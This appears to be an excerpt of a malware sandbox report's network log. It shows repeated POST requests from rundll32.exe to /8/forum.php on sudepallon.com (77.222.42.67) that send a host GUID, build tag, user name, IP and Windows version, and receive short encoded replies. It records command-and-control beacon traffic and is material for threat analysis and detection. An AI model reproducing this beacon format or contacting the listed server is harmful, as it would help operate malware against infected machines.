Jul 9, 2021 03:07:44.887322903 CEST	297	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:46 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 59 42 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGYBTARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.22	49245	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:12.584036112 CEST	384	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:12.651797056 CEST	384	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:14 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 4d 4e 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFMNUARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.22	49246	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:12.933389902 CEST	385	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:12.999862909 CEST	385	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:14 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 4a 51 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCJQXARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.22	49247	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:13.278381109 CEST	386	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:13.345455885 CEST	386	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:14 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 56 45 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJVEQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.22	49248	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:13.642663956 CEST	387	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:13.709795952 CEST	387	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:15 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 51 4a 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQQJJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.2.22	49249	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:13.992625952 CEST	388	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:14.062663078 CEST	388	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:15 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 5a 41 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVZAEARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.22	49250	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:14.338475943 CEST	389	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:14.405278921 CEST	390	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:15 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 51 4a 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMQJNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.22	49251	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:14.687556982 CEST	390	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:14.756145954 CEST	391	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:16 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 5a 41 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKZAPARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.2.22	49252	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:15.052958012 CEST	391	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:15.119353056 CEST	392	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:16 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 42 59 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGBYTARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
88	192.168.2.22	49253	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:15.398942947 CEST	393	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:15.466437101 CEST	393	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:17 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 46 55 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQFUJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
89	192.168.2.22	49254	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:15.866475105 CEST	394	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:15.931550980 CEST	394	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:17 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 42 59 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHBYSARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.22	49174	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:07:45.168654919 CEST	298	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:07:45.244801044 CEST	298	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:07:46 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 42 4e 4d 59 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cBNMYARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
90	192.168.2.22	49255	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:16.403978109 CEST	395	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:16.471442938 CEST	395	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:18 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 54 47 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQTGJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
91	192.168.2.22	49256	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:16.741214991 CEST	396	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:16.807413101 CEST	396	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:18 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 4a 51 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCJQXARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
92	192.168.2.22	49257	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:17.220598936 CEST	397	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:17.285989046 CEST	397	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:18 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 47 46 55 54 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cGFUTARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
93	192.168.2.22	49258	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:17.762155056 CEST	398	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:17.830816984 CEST	399	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:19 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 4e 4d 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZNMAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
94	192.168.2.22	49259	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:18.116822004 CEST	399	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:18.184252977 CEST	400	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:19 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 59 47 54 42 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cYGTBARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
95	192.168.2.22	49260	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:19.112562895 CEST	400	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:19.180613995 CEST	401	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:20 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 56 45 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQVEJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
96	192.168.2.22	49261	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:08:19.456599951 CEST	402	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 112 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 37 34 36 39 35 35 36 38 36 30 38 30 32 38 32 33 34 30 34 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 33 39 30 31 32 30 20 40 20 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 31 28 78 36 34 29 Data Ascii: GUID=746955686080282340 4&BUILD=0707_wvcr&INFO=390120 @ user-PC\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.1(x64)
Jul 9, 2021 03:08:19.525388002 CEST	402	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:08:21 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 56 45 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTVEGARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
97	192.168.2.22	49262	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
